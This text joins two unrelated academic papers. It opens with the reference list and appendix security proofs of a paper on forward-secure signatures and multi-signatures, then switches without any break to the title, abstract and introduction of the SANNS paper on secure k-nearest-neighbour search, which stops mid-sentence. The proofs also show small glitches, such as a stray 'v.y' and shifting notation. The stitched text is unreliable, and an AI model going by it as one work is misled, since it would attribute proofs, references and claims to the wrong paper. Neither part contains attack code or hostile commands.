[45] Di Ma and Gene Tsudik. Forward-secure sequential aggregate authentication. In *2007 IEEE Symposium on Security and Privacy (S&P 2007)*, pages 86–91. IEEE Computer Society, 2007.

[46] Tal Malkin, Daniele Micciancio, and Sara K. Miner. Efficient generic forward-secure signatures with an unbounded number of time periods. In Lars R. Knudsen, editor, *EUROCRYPT 2002*, volume 2332 of *LNCS*, pages 400–417. Springer, Heidelberg, April / May 2002.

[47] Silvio Micali. ALGORAND: the efficient and democratic ledger. *CoRR*, abs/1607.01341, 2016.

[48] Silvio Micali, Kazuo Ohta, and Leonid Reyzin. Accountable-subgroup multisignatures: Extended abstract. In Michael K. Reiter and Pierangela Samarati, editors, *ACM CCS 2001*, pages 245–254. ACM Press, November 2001.

[49] Satoshi Nakamoto. Bitcoin: A peer-to-peer electronic cash system," http://bitcoin.org/bitcoin.pdf, 2008.

[50] Kazuo Ohta and Tatsuaki Okamoto. A digital multisignature scheme based on the Fiat-Shamir scheme. In Hideki Imai, Ronald L. Rivest, and Tsutomu Matsumoto, editors, *ASIACRYPT'91*, volume 739 of *LNCS*, pages 139–148. Springer, Heidelberg, November 1993.

[51] Rafael Pass and Elaine Shi. Thunderella: Blockchains with optimistic instant confirmation. In *EUROCRYPT*, pages 3–33, 2018.

[52] Andrew Poelstra. On stake and consensus. `https://download.wpsoftware.net/bitcoin/pos.pdf`, 2015.

[53] Thomas Ristenpart and Scott Yilek. The power of proofs-of-possession: Securing multiparty signatures

against rogue-key attacks. In Moni Naor, editor, *EUROCRYPT 2007*, volume 4515 of *LNCS*, pages 228–245. Springer, Heidelberg, May 2007.

[54] David Schwartz, Noah Youngs, and Arthur Britto. The Ripple protocol consensus algorithm. Ripple Labs Inc White Paper, https://ripple.com/files/ripple_consensus_whitepaper.pdf, 2014.

[55] N. R. Sunitha and B. B. Amberker. Forward-secure multi-signatures. In Manish Parashar and Sanjeev K. Aggarwal, editors, *Distributed Computing and Internet Technology, 5th International Conference, ICDCIT 2008*, volume 5375 of *Lecture Notes in Computer Science*. Springer, 2009.

[56] Algorand Team. Algorand blockchain features specification version 1.0. Github, 2019.

[57] Algorand Team. Algorand byzantine fault tolerance protocol specification. Github, 2019.

[58] The Elrond Team. Elrond: A highly scalable public blockchain via adaptive state sharding and secure proof of stake. https://elrond.com/files/Elrond_Whitepaper_EN.pdf, 2019.

[59] The ZILLIQA Team. The zilliqa technical whitepaper, 2017. http://docs.zilliqa.com/whitepaper.pdf.

[60] Riad S. Wahby and Dan Boneh. Fast and simple constant-time hashing to the BLS12-381 elliptic curve. *IACR TCHES*, 2019(4):154–179, 2019. https://tches.iacr.org/index.php/TCHES/article/view/8348.

[61] Jia Yu, Fanyu Kong, Xiangguo Cheng, Rong Hao, Yangkui Chen, Xuliang Li, and Guowen Li. Forward-secure multisignature, threshold signature and blind signature schemes. *Journal of Networks*, 5(6):634–641, 2010.

A Security Proof of Forward-Secure Signatures

Proof. We prove the theorem in two steps. First, we show that the scheme is selectively secure when the message space $\mathcal{M} = \{0,1\}^\kappa$ and H_q is the identity function, meaning, interpreting a κ-bit string as an integer in $\mathbb{Z}_q$.

Step 1: sfu-cma. We show that the above scheme with message space $\mathcal{M} = \{0,1\}^\kappa$ and H_q the identity function is sfu-cma-secure under the ℓ-wBDHI$_3^*$ assumption by describing an algorithm $\mathcal{B}$ that, given a successful sfu-cma forger $\mathcal{A}'$, solves the ℓ-wBDHI$_3^*$ problem. On input $(A_1 = g_1^\alpha, A_2 = g_1^{(\alpha^2)}, \ldots, A_\ell = g_1^{(\alpha^\ell)}, B_1 = g_2^\alpha, \ldots, \mathcal{B}_\ell = g_2^{(\alpha^\ell)}, C)$, algorithm $\mathcal{B}$ proceeds as follows.

It first runs $\mathcal{A}$ to obtain $(\bar{\mathbf{t}}, \mathbf{t}^*, M^*)$. That is, $\mathcal{A}$ receives $sk_{\bar{\mathbf{t}}}$ and produces a forgery on $\mathbf{t}^*, M^*$. Let $\mathbf{w}^* \in \{0,1,2\}^{\ell-1}$ such that $\mathbf{w}^* = w_1^* \| \ldots \| w_{\ell-1}^* = \mathbf{t}^* \| 0^{\ell-1-|\mathbf{t}^*|}$. It then sets the public key and public parameters as

$$\begin{aligned} y &\leftarrow B_1 \\ h &\leftarrow g_1^\gamma \cdot A_\ell \\ h_0 &\leftarrow g_1^{\gamma_0} \cdot \prod_{i=1}^{\ell-1} A_{\ell-i+1}^{-w_i^*} \cdot A_1^{-M^*} \\ h_i &\leftarrow g_1^{\gamma_i} \cdot A_{\ell-i+1} \qquad \text{for } i = 1, \ldots, \ell\,, \end{aligned}$$

where $\gamma, \gamma_0, \ldots, \gamma_\ell \xleftarrow{\$} \mathbb{Z}_q$.

By setting the parameters as such, $\mathcal{B}$ implicitly sets $x = \alpha$ and $h^x = A_1^\gamma \cdot g_1^{(\alpha^{\ell+1})}$. The reduction allows us to achieve two goals:

- extract the value of h^x from a forgery on $\mathbf{t}^*, M^*$ (provided by $\mathcal{A}'$), allowing $\mathcal{B}$ to easily compute its ℓ-wBDHI$_3^*$ solution $\mathrm{e}(g_1, C)^{(\alpha^{\ell+1})}$;
- simulate $\widetilde{sk}_{\mathbf{w}'}$ for all $\mathbf{w}' \in \{0,1,2\}^{\leq \ell-1}$ which are not a prefix of $\mathbf{w}^*$; this would be useful for simulating both the signing and the break-in oracle.

Algorithm $\mathcal{B}$ responds to $\mathcal{A}'$'s oracle queries as follows.

Key update. There is no need for $\mathcal{B}$ to simulate anything beyond keeping track of the current time period $\mathbf{t}$.

Signing. We first describe how to answer a signing query for a message M in time period $\mathbf{t} \neq \mathbf{t}^*$, and then describe the case that $\mathbf{t} = \mathbf{t}^*$ and $M \neq M^*$. Let $\mathbf{w} \in \{0,1,2\}^{\ell-1}$ be such that $\mathbf{w} = \mathbf{t} \| 0^{\ell-1-|\mathbf{t}|}$.

Case 1: $\mathbf{t} \neq \mathbf{t}^*$. It is easy to see that $\mathbf{t} \neq \mathbf{t}^* \Rightarrow \mathbf{w} \neq \mathbf{w}^*$. (This crucially uses the fact that $\mathbf{t}, \mathbf{t}^* \in \{1,2\}^*$.) Then, let $\mathbf{w}' = w_1 \| \cdots \| w_k$ denote the shortest prefix of $\mathbf{w}$ which is not a prefix of $\mathbf{w}^*$. Extending the notation of $\widetilde{sk}_{\mathbf{w}'}$ to $\mathbf{w}' \in \{0,1,2\}^{\leq \ell-1}$, we describe how $\mathcal{B}$ can derive a valid key $\widetilde{sk}_{\mathbf{w}'}$, from which it is straight-forward to derive both $\widetilde{sk}_{\mathbf{w}}$ and a signature for $\mathbf{t}, M$. Recall that $\widetilde{sk}_{\mathbf{w}'}$ has the structure

$$(c, d, e_{k+1}, \ldots, e_\ell) = \left(g_2^r \,,\, h^x \big(h_0 \prod_{i=1}^{k} h_i^{w_i}\big)^r \,,\, h_{k+1}^r \,,\, \ldots \,,\, h_\ell^r \right)$$

for a uniformly distributed value of r. Focusing on the second

component d first, we have that

$$\begin{aligned} d &= h^x \cdot \left(h_0 \cdot \prod_{i=1}^{k} h_i^{w_i} \right)^r \\ &= \left(g_1^{\gamma} A_\ell\right)^{\alpha} \cdot \left(\left(g_1^{\gamma_0} \prod_{i=1}^{\ell-1} A_{\ell-i+1}^{-w_i^*} A_1^{-M^*} \right) \cdot \prod_{i=1}^{k} \left(g_1^{\gamma_i} \mathcal{A}_{\ell-i+1} \right)^{w_i} \right)^r \\ &= A_1^{\gamma} g_1^{(\alpha^{\ell+1})} \cdot \left(g_1^{\gamma_0 + \sum_{i=1}^{k} \gamma_i w_i} A_{\ell-k+1}^{w_k - w_k^*} \cdot \prod_{i=k+1}^{\ell-1} A_{\ell-i+1}^{-w_i^*} A_1^{-M^*} \right)^r , \end{aligned}$$

where the third equality holds because $w_i = w_i^*$ for $1 \le i < k$ and $w_k \neq w_k^*$. (Note that in the product notation $\prod_{i=k+1}^{\ell-1}$ above, we let the result of the product simply be the unity element if $k+1 > \ell-1$.) Let us denote the four factors between parentheses in the last equation as F_1, F_2, F_3, and F_4, and denote their product as F. If we let

$$r \leftarrow r' + \frac{\alpha^k}{w_k^* - w_k} \bmod q$$

for a random $r' \xleftarrow{\$} \mathbb{Z}_q$, then we have that

$$d = A_1^{\gamma} \cdot g_1^{(\alpha^{\ell+1})} \cdot F^{r'} \cdot F^{\frac{\alpha^k}{w_k^* - w_k}} .$$

The first and third factors in this product are easy to compute. The second factor would allow $\mathcal{B}$ to compute the solution its ℓ-wBDHI$_3^*$ problem as $\mathrm{e}(g_1^{(\alpha^{\ell+1})}, C)$, so $\mathcal{B}$ cannot simply compute it. The last factor $F^{\frac{\alpha^k}{w_k^* - w_k}}$ can be written as the product of

$$\begin{aligned} F_1^{\frac{\alpha^k}{w_k^* - w_k}} &= A_k^{\frac{\gamma_0 + \sum_{i=1}^{k} \gamma_i w_i}{w_k^* - w_k}} \\ F_2^{\frac{\alpha^k}{w_k^* - w_k}} &= A_{\ell-k+1}^{-\alpha^k} = g_1^{-(\alpha^{\ell+1})} \\ F_3^{\frac{\alpha^k}{w_k^* - w_k}} &= \prod_{i=k+1}^{\ell-1} A_{\ell+k-i+1}^{\frac{-w_i^*}{w_k^* - w_k}} = \prod_{i=0}^{\ell-k-2} A_{\ell-i}^{\frac{-w_{k+2+i}^*}{w_k^* - w_k}} \\ F_4^{\frac{\alpha^k}{w_k^* - w_k}} &= A_{k+1}^{\frac{-M^*}{w_k^* - w_k}} . \end{aligned}$$

Because $1 \le k \le \ell - 1$, it is clear that all but the second of these can be computed from $\mathcal{B}$'s inputs, and that the second cancels out with the factor $g_1^{(\alpha^{\ell+1})}$ in d, so that it can indeed compute d this way. The other components of the key are also efficiently computable as

$$\begin{aligned} c &= g_2^{r'} \cdot B_k^{\frac{1}{w_k^* - w_k}} \\ e_i &= h_i^{r'} \cdot A_{\ell+k-i+1} \quad \text{for } i = k+1, \ldots, \ell \\ &= h_{k+i}^{r'} \cdot A_{\ell-i} \quad \text{for } i = 0, \ldots, \ell-k-1 . \end{aligned}$$

From this key $(c, d, e_{k+1}, \ldots, e_\ell)$ for $\mathbf{w}'$, $\mathcal{B}$ can derive a key for $\mathbf{w}$ and compute a signature as in the real signing algorithm.

Case 2: $\mathbf{t} = \mathbf{t}^*, M \neq M^*$. For a signing query with $\mathbf{t} = \mathbf{t}^*$ but $M \neq M^*$, $\mathcal{B}$ proceeds in a similar way, but derives the signature (σ_1, σ_2) directly. Algorithm $\mathcal{B}$ can generate a valid signature using a similar approach as above, but using the fact that $M \neq M^*$ instead of $w_k \neq w_k^*$. Namely, letting $\mathbf{w} = \mathbf{t} \| 0^{\ell-1-|\mathbf{t}|}$, $\mathcal{B}$ computes a signature

$$\begin{aligned} \sigma_1 &= h^x \cdot \left(h_0 \cdot \prod_{i=1}^{\ell-1} h_i^{w_i} \cdot h_\ell^M \right)^r \\ &= \left(g_1^{\gamma} A_\ell\right)^{\alpha} \cdot \left(\left(g_1^{\gamma_0} \cdot \prod_{i=1}^{\ell-1} A_{\ell-i+1}^{-w_i^*} \cdot A_1^{-M^*} \right) \cdot \right. \\ &\qquad \left. \prod_{i=1}^{\ell-1} \left(g_1^{\gamma_i} \cdot A_{\ell-i+1} \right)^{w_i} \cdot (g_1^{\gamma_\ell} \cdot A_1)^M \right)^r \\ &= A_1^{\gamma} \cdot g_1^{(\alpha^{\ell+1})} \cdot \left(g_1^{\gamma_0 + \sum_{i=1}^{\ell-1} \gamma_i w_i + \gamma_\ell M} \cdot A_1^{M - M^*} \right)^r \\ \sigma_2 &= g_2^r \end{aligned}$$

by setting

$$r \leftarrow r' + \frac{\alpha^\ell}{M^* - M} \bmod q$$

for $r' \xleftarrow{\$} \mathbb{Z}_q$, so that $\mathcal{B}$ can compute (σ_1, σ_2) from its inputs $A_1, \ldots, A_\ell, B_1, \ldots, B_\ell$ similarly to the case that $\mathbf{t} \neq \mathbf{t}^*$.

Break in. Here, $\mathcal{B}$ needs to simulate $sk_{\bar{\mathbf{t}}}$ where $\mathbf{t}^* \prec \bar{\mathbf{t}}$. This in turn requires simulating $\widetilde{sk}_{\mathbf{w}}$ for all $\mathbf{w} \in \Gamma_{\bar{\mathbf{t}}}$. By the first property of $\Gamma_{\bar{\mathbf{t}}}$ (described in Section 4.2), all of these $\mathbf{w}$ are not prefixes of $\mathbf{t}^*$ and also not prefixes of $\mathbf{w}^*$, and we can therefore simulate $\widetilde{sk}_{\mathbf{w}}$ exactly as before.

Forgery. When $\mathcal{A}'$ outputs a forgery (σ_1^*, σ_2^*) that satisfies the verification equation

$$\mathrm{e}(\sigma_1^*, g_2) = \mathrm{e}(h, y) \cdot \mathrm{e}\left(h_0 \cdot \prod_{j=1}^{|\mathbf{t}^*|} h_j^{t_j^*} \cdot h_\ell^{M^*} , \sigma_2^* \right) ,$$

then there exists an $r \in \mathbb{Z}_q$ such that

$$\begin{aligned} \sigma_1^* &= h^{\alpha} \cdot \left(h_0 \cdot \prod_{i=1}^{|\mathbf{t}^*|} h_i^{t_i^*} \cdot h_\ell^{M^*} \right)^r \\ \sigma_2^* &= g_2^r . \end{aligned}$$

From the way that $\mathcal{B}$ chose the parameters $h, h_0, \ldots, h_\ell$, one can see that

$$\sigma_1^* = A_1^{\gamma} \cdot g_1^{(\alpha^{\ell+1})} \cdot (g_1^r)^{\gamma_0 + \sum_{i=1}^{|\mathbf{t}^*|} \gamma_i t_i^* + \gamma_\ell M^*}$$

Note that we do not know g_1^r, so we cannot directly extract $g_1^{(\alpha^{\ell+1})}$ from σ_1^*. Instead, observe that we have

$$\begin{aligned} \mathrm{e}(\sigma_1^*, C_2) = \mathrm{e}(A_1^{\gamma}, C_2) &\cdot \mathrm{e}(g_1^{(\alpha^{\ell+1})}, C_2) \\ &\cdot \mathrm{e}(C_1, \sigma_2^*)^{\gamma_0 + \sum_{i=1}^{|\mathbf{t}^*|} \gamma_i t_i^* + \gamma_\ell M^*} , \end{aligned}$$

from which $\mathcal{B}$ can easily compute its output $e(g_1^{(\alpha^{\ell+1})}, C_2) = e(g_1, g_2)^{(\gamma \cdot \alpha^{\ell+1})}$. It does so whenever $\mathcal{A}'$ is successful, so that

$$\mathbf{Adv}^{\ell\text{-wBDHI}^*_3}_{\mathbb{G}_1 \times \mathbb{G}_2}(\mathcal{B}) \;\geq\; \mathbf{Adv}^{\text{sfu-cma}}_{\mathcal{FS}}(\mathcal{A}') \;.$$

Step 2: fu-cma. Full fu-cma security for $\mathcal{M} = \{0,1\}^*$ and with $\mathsf{H}_q : \mathcal{M} \to \{0,1\}^\kappa$ modeled as a random oracle then follows because, given an fu-cma adversary $\mathcal{A}$ in the random-oracle model, one can build a sfu-cma adversary $\mathcal{A}'$ that guesses the time period t^* and the index of $\mathcal{A}$'s random-oracle query for $\mathsf{H}_q(M^*)$, and sets $\bar{t} \leftarrow t^* + 1$. If $\mathcal{A}'$ correctly guesses t^*, then it can use $sk_{\bar{t}}$ to simulate $\mathcal{A}$'s signature, key update, and break-in queries after time $\bar{t}$ until $\mathcal{A}$'s choice of break-in time $\bar{t}'$, at which point it can hand over $sk_{\bar{t}'}$.

If $\mathcal{A}'$ moreover correctly guessed the index of $\mathsf{H}_q(M^*)$, and if $\mathcal{A}$ never made colliding queries $\mathsf{H}_q(M) = \mathsf{H}_q(M')$ for $M \neq M'$, then $\mathcal{A}$'s forgery is also a valid forgery for $\mathcal{A}'$. Note that for $\mathcal{A}$ to be successful, it must hold that $\bar{t}' > t^*$, so it must hold that $\bar{t}' \geq \bar{t}$. The advantage of $\mathcal{A}'$ is given by

$$\mathbf{Adv}^{\text{sfu-cma}}_{\mathcal{FS}}(\mathcal{A}') \;\geq\; \frac{1}{T \cdot q_{\mathrm{H}}} \cdot \mathbf{Adv}^{\text{fu-cma}}_{\mathcal{FS}}(\mathcal{A}) - \frac{q_{\mathrm{H}}^2}{2^\kappa} \;, \quad (3)$$

where q_{H} is an upper bound on $\mathcal{A}$'s number of random-oracle queries. Together with Equation (3), we obtain the inequality of the theorem statement. □

B Security Proof of Forward-Secure Multi-signatures

Proof. We show how to construct a forger $\mathcal{A}$ for the multi-signature scheme yields a forger $\mathcal{A}'$ for the single-signer scheme of Section 4.3 such that

$$\mathbf{Adv}^{\text{fu-cma}}_{\mathcal{FS}}(\mathcal{A}') \;\geq\; \mathbf{Adv}^{\text{fu-cma}}_{\mathcal{FS}}(\mathcal{A}) \;.$$

The theorem then follows from Theorem 1.

Step 1: simulating $\mathcal{A}$'s view. On input the parameters $(T, h, h_0, \ldots, h_\ell)$ and a public key y for the single-signer scheme, the single-signer forger $\mathcal{A}'$ chooses $r \xleftarrow{\$} \mathbb{Z}_q^*$ and stores $(y, \perp, g_1^r)$ in a list L. It computes $y' \leftarrow y^r$ and runs $\mathcal{A}$ on the same common parameters and target public key $pk = y$ and proof $\pi = y'$. Observe that π is indeed a valid proof for pk since $e(y', g_2) = e(\mathsf{H}_{\mathbb{G}_1}(\mathtt{PoP}, y), y)$.

Algorithm $\mathcal{A}'$ answers all of $\mathcal{A}$'s key update, signing, and break-in oracle queries, as well as random-oracle queries for H_q, by simply relaying queries and responses to and from $\mathcal{A}'$'s own oracles. Queries to the random oracle for $\mathsf{H}_{\mathbb{G}_1}$ are answered as follows.

Random oracle $\mathsf{H}_{\mathbb{G}_1}$. On input $(\mathtt{PoP}, z)$, $\mathcal{A}'$ checks whether there already exists a tuple $(z, \cdot, v) \in L$. If so, it returns v. If not, it chooses $r \xleftarrow{\$} \mathbb{Z}_q^*$, computes $v \leftarrow h^r$, adds a tuple (z, r, v) to L and returns v.y

Step 2: extracting a forgery. When $\mathcal{A}$ outputs its forgery

$$(pk_1^*, \pi_1^*, \ldots, pk_n^*, \pi_n^*), M^*, \mathbf{t}^*, \Sigma^*,$$

algorithm $\mathcal{A}'$ first verifies the proofs $\pi_1^*, \ldots, \pi_n^*$ for public keys $pk_1^*, \ldots, pk_n^*$ and computes the aggregate public key apk^*, creating additional entries in L if necessary. Let $pk_i^* = y_i = g_2^{x_i}$ and $\pi_i^* = y_i'$. Looking ahead, if pk_i^* passes key verification, then we have $y_i' = (h^{x_i})^{r_i}$ and since we know r_i, we will be able to "extract" $h^{x_i} \in \mathbb{G}_1$.

If all keys are valid, then it holds that $y_i' = \mathsf{H}_{\mathbb{G}_1}(\mathtt{PoP}, y_i)^{x_i}$ for all $i = 1, \ldots, n$. Let $apk^* = Y$ be the aggregate public key. From the aggregate verification equation

$$e(\Sigma_1^*, g_2) \;=\; e(h, Y) \cdot e\big(h_0 \cdot \prod_{j=1}^{|\mathbf{t}^*|} h_j^{t_j^*} \cdot h_\ell^{\mathsf{H}_q(M^*)} \,,\, \Sigma_2^*\big)$$

and the fact that $Y = \prod_{i=1}^n y_i = y \cdot g_2^{\sum_{i=1, y_i \neq y}^n x_i}$, we have that

$$\begin{aligned} e(\Sigma_1^*, g_2) \;&=\; e(h, y) \cdot e(h, g_2)^{\sum_{i=1, y_i \neq y}^n x_i} \cdot \\ &\qquad e\big(h_0 \cdot \prod_{j=1}^{\ell} h_j^{t_j^*} \cdot h_{\ell+1}^{\mathsf{H}_q(M^*)} \,,\, \Sigma_2^*\big) \\ \Leftrightarrow\; e(\Sigma_1^* \cdot h^{-\sum_{i=1, y_i \neq y}^n x_i}, g_2) \;&=\; e(h, y) \cdot \\ &\qquad e\big(h_0 \cdot \prod_{j=1}^{|\mathbf{t}^*|} h_j^{t_j^*} \cdot h_\ell^{\mathsf{H}_q(M^*)} \,,\, \Sigma_2^*\big) \;. \end{aligned}$$

For all $y_i \neq y$, $\mathcal{A}'$ looks up the tuple (y_i, r_i, v_i) in L. We know that $v_i = h^{r_i}$, and hence that $y_i' = h^{r_i x_i}$. By comparing the last equation above to the verification equation of the single-signer scheme, and by observing that $y_i' = h^{r_i x_i}$, we know that the pair

$$\begin{aligned} \sigma_1^* \;&\leftarrow\; \Sigma_1^* \cdot \prod_{i=1, y_i \neq y}^{n} y_i'^{-1/r_i} \\ \sigma_2^* \;&\leftarrow\; \Sigma_2^* \end{aligned}$$

is a valid forgery for the single-signer scheme, so $\mathcal{A}'$ can output $M^*, \mathbf{t}^*, (\sigma_1^*, \sigma_2^*)$ as its forgery. □

SANNS: Scaling Up Secure Approximate k-Nearest Neighbors Search

Hao Chen
Microsoft Research

Ilaria Chillotti
imec-COSIC KU Leuven & Zama

Yihe Dong
Microsoft

Oxana Poburinnaya
Simons Institute

Ilya Razenshteyn
Microsoft Research

M. Sadegh Riazi
UC San Diego

Abstract

The k-Nearest Neighbor Search (k-NNS) is the backbone of several cloud-based services such as recommender systems, face recognition, and database search on text and images. In these services, the client sends the query to the cloud server and receives the response in which case the query and response are revealed to the service provider. Such data disclosures are unacceptable in several scenarios due to the sensitivity of data and/or privacy laws.

In this paper, we introduce SANNS, a system for secure k-NNS that keeps client's query and the search result confidential. SANNS comprises two protocols: an optimized linear scan and a protocol based on a novel *sublinear time* clustering-based algorithm. We prove the security of both protocols in the standard semi-honest model. The protocols are built upon several state-of-the-art cryptographic primitives such as lattice-based additively homomorphic encryption, distributed oblivious RAM, and garbled circuits. We provide several contributions to each of these primitives which are applicable to other secure computation tasks. Both of our protocols rely on a new circuit for the approximate top-k selection from n numbers that is built from $O(n+k^2)$ comparators.

We have implemented our proposed system and performed extensive experimental results on four datasets in two different computation environments, demonstrating more than $18-31\times$ *faster response time* compared to optimally implemented protocols from the prior work. Moreover, SANNS is the first work that scales to the database of 10 million entries, pushing the limit by more than *two orders of magnitude*.

1 Introduction

The *k-Nearest Neighbor Search problem* (k-NNS) is defined as follows. For a given n-point dataset $X \subset \mathbb{R}^d$, and a query point $\mathbf{q} \in \mathbb{R}^d$, find (IDs of) k data points closest (with respect to the Euclidean distance) to the query. The k-NNS has many applications in modern data analysis: one typically starts with a dataset (images, text, etc.) and, using domain expertise together with machine learning, produces its *feature vector representation*. Then, *similarity search* queries ("find k objects most similar to the query") directly translate to k-NNS queries in the feature space. Even though some applications of k-NNS benefit from non-Euclidean distances [6], the overwhelming majority of applications (see [7] and the references therein) utilize Euclidean distance or cosine similarity, which can be modeled as Euclidean distance on a unit sphere.

When it comes to applications dealing with sensitive information, such as medical, biological or financial data, the privacy of both the dataset and the queries needs to be ensured. Therefore, the "trivial solution" where the server sends the entire dataset to the client or the client sends the plaintext query to the server would not work, since we would like to protect the input from both sides. Such settings include: face recognition [30,60], biometric identification [9,23,31], patient data search in a hospital [6, 62] and many others. One can pose the *Secure k-NNS* problem, which has the same functionality as the k-NNS problem, and at the same time preserves the privacy of the input: the server—who holds the dataset—should learn nothing about the query or the result, while the client—who has the query—should not learn anything about the dataset besides the k-NNS result.

Secure k-NNS is a heavily studied problem in a variety of settings (see Section 1.2 for the related work). In this paper, we consider one of the most conservative security requirements of *secure two-party computation* [32], where the protocol is not allowed to reveal anything beyond the *output* of the respective *plaintext* k-NNS algorithm. Note that we do not rely on a trusted third party (which is hardly practical) or trusted hardware such as Intel SGX[1] (which is known to have major security issues: see, e.g., [66]).

In this paper, we describe SANNS: a system for fast processing of secure k-NNS queries that works in the two-party

[1] While the trust model of cryptographic solutions is based on computational hardness assumptions, Trusted Execution Environments (TEE)-based methodologies, such as Intel SGX, require remote attestation before the computation can begin. As a result, TEE-based solutions need to trust the hardware vendor as well as TEE implementation.

secure computation setting. The two main contributions underlying SANNS are the following. First, we provide an improved secure protocol for the top-k selection. Second, we design a new k-NNS algorithm tailored to secure computation, which is implemented using a combination of Homomorphic Encryption (HE), Garbled Circuits (GC) and Distributed Oblivious RAM (DORAM) as well as the above top-k protocol. Extensive experiments on real-world image and text data show that SANNS achieves a speed-up of up to 31× compared to (carefully implemented and heavily optimized) algorithms from the prior work.

Trust model We prove simulation-based security of SANNS in the semi-honest model, where both parties follow the protocol specification while trying to infer information about the input of the other party from the received messages. This is an appropriate model for parties that in general trust each other (e.g., two companies or hospitals) but need to run a secure protocol due to legal restrictions. Most of the instances of secure multi-party computation deployed in the real world operate in the semi-honest model: computing gender pay gap [15], sugar beets auctions [17], and others. Our protocol yields a substantial improvement over prior works under the same trust model. Besides, any semi-honest protocol can be reinforced to be maliciously secure (when parties are allowed to tamper actively with the sent messages), though it incurs a significant performance overhead [35].

1.1 Specific Contributions

Underlying SANNS are two new algorithms for the k-NNS problem. The first one is based on *linear scan,* where we compute distances to all the points, and then select the k closest ones. The improvement comes from the new top-k selection protocol. The second algorithm has *sublinear* time avoiding computing all the distances. At a high level, it proceeds by clustering the dataset using the k-means algorithm [47], then, given a query point, we compute several closest clusters, and then compute k closest points within these clusters. The resulting points are *approximately* closest; it is known that approximation is necessary for *any* sublinear-time k-NNS algorithm [57][2]. In order to be suitable for secure computation, we introduce a new cluster *rebalancing* subroutine, see below. Let us note that among the *plaintext* k-NNS algorithms, the clustering approach is far from being the best [7], but we find it to be particularly suitable for secure computation.

For both algorithms, we use Additive Homomorphic Encryption (AHE) for secure distance computation and garbled circuit for the top-k selection. In case of our sublinear-time algorithm, we also use DORAM to securely retrieve the clusters closest to the query. For AHE, we use the SEAL library [52] which implements the Brakerski/Fan-Vercauteren (BFV) scheme [33]. For GC we use our own implementation of Yao's protocol [70] with the standard optimizations [11, 12, 41, 71], and for DORAM we implement Floram [27] in the read-only mode.

Our specific contributions can be summarized as follows:

- We propose a novel mixed-protocol solution based on AHE, GC, and DORAM that is tailored for secure k-NNS and achieves more than 31× performance improvement compared to prior art with the same security guarantees.
- We design and analyze an improved circuit for approximate top-k selection. The secure top-k selection protocol within SANNS is obtained by garbling this circuit. This improvement is likely to be of independent interest for a range of other secure computation tasks.
- We create a clustering-based algorithm that outputs *balanced* clusters, which significantly reduces the overhead of oblivious RAMs for secure random accesses.
- We build our system and evaluate it on various real-world datasets of text and images. We run experiments on two computation environments that represent fast and slow network connections in practice.
- We make several optimizations to the AHE, GC, and DORAM cryptographic primitives to improve efficiency of our protocol. Most notably, in Floram [27], we substitute block cipher for stream cipher, yielding a speed-up by more than an order of magnitude.

1.2 Related Work

To the best of our knowledge, all prior work on the secure k-NNS problem in the secure two-party computation setting is based on the *linear scan*, where we first compute the distance between the query and all of n database points, and then select k smallest of them. To contrast, our clustering-based algorithm is *sublinear*, which leads to a substantial speed-up. We classify prior works based on the approaches used for distance computation and for top-k selection.

Distance computation SANNS computes distances using the BFV scheme [33]. Alternative approaches used in the prior work are:

- Paillier scheme [54] used for k-NNS in [9, 29–31, 60]. Unlike the BFV scheme, Paillier scheme does not support massively vectorized SIMD operations, and, in general, is known to be much slower than the BFV scheme for vector/matrix operations such as a batched Euclidean distance computation: see, e.g., [40].
- OT-based multiplication is used for k-NNS in [23] for $k = 1$. Compared to the BFV scheme, OT-based approach requires much more communication, $O(n+d)$ vs. $O(nd)$, respectively, while being slightly less compute-intensive. In our experiments, we find that the protocol from [53] that is carefully tailored to the matrix operations (and is, thus, significantly faster than the generic one used in [23]) is as fast as AHE on the fast network, but significantly slower on the slow network.

[2] At the same time, approximation is often acceptable in practice, since feature vectors are themselves merely approximation of the "ground truth"

Top-k selection SANNS chooses k smallest distances out of n by garbling a new top-k circuit that we develop in this work. The circuit is built from $O(n+k^2)$ comparators. Alternative approaches in the prior work are:

- The naive circuit of size $\Theta(nk)$ (c.f. Algorithm 1) was used for k-NNS in [6, 61, 64]. This gives asymptotically a factor of k slow-down, which is significant even for $k = 10$ (which is a typical setting used in practice).
- Using homomorphic encryption (HE) for the top-k selection. In the works [62, 63], to select k smallest distances, the BGV scheme is used, which is a variant of the BFV scheme we use for distance computations. Neither of the two schemes are suitable for the top-k selection, which is a highly non-linear operation. A more suitable HE scheme for this task would have been TFHE [22], however, it is still known to be slower than the garbled circuit approach by at least three orders of magnitude.

We can conclude the discussion as follows: our experiments show that for $k = 10$, even the linear scan version of SANNS is at up to $3.5\times$ faster than all the prior work *even if we implement all the components in the prior work using the most modern tools* (for larger values of k, the gap would increase). However, as we move from the linear scan to the sublinear algorithm, this yields additional speed-up up to $12\times$ at a cost of introducing small error in the output (on average, one out of ten reported nearest neighbors is incorrect).

All the prior work described above is in the semi-honest model except [61] (which provides malicious security). The drawback, however, is efficiency: the algorithm from [61] can process one query for a dataset of size 50 000 in several hours. Our work yields an algorithm that can handle 10 million data points in a matter of seconds. All the other prior work deals with datasets of size at most 10 000. Thus, by designing better algorithms and by carefully implementing and optimizing them, we scale up the datasets one can handle efficiently by *more than two orders of magnitude.*

Other security models Some prior work considered the secure k-NNS problem in settings different from "vanilla" secure two-party computation. Two examples are the works [58, 69]. The work [69] is under the two-server setting, which is known to give much more efficient protocols, but the security relies on the assumption that the servers do not collude. At the same time, our techniques (e.g., better top-k circuit and the balanced clustering algorithm) should yield improvements for the two-server setting as well. In the work [58], a very efficient sublinear-time protocol for secure approximate k-NNS is provided that provides a trade-off between privacy and the search quality. One can tune the privacy parameter to limit the information leakage based on the desired accuracy threshold. As a result, their protocol can leak more than approximate k-NNS results, i.e., one can estimate the similarity of two data points based on the hash values (see Section 5 of [58] for a formal bound on the information leakage).

1.3 Applications of Secure k-NNS

SANNS can potentially impact several real-world applications. At a high-level, our system can provide a an efficient mechanism to retrieve similar elements to a query in any two-party computation model, e.g., database search, recommender systems, medical data analysis, etc. that provably does not leak anything beyond (approximate) answers. For example, our system can be used to retrieve similar images within a database given a query. We analyze the efficiency of our system in this scenario using the SIFT dataset which is a standard benchmark in approximate nearest-neighbor search [48]. Additionally, we consider Deep1B which is a dataset of image descriptors [8]. We run SANNS on a database as big as *ten million* images, whereas the prior work deals with datasets of size at most 50 000. As another application of secure k-NNS consider privacy-preserving text search, which has been rigorously studied in the past [21, 37, 50, 55, 65]. One group of these solutions support (multi)-keyword search [21, 50, 65]: a client can receive a set of documents which include all (or subset of) keywords queried by the clients. In a more powerful setting, text *similarity* search can be performed where all documents that are semantically 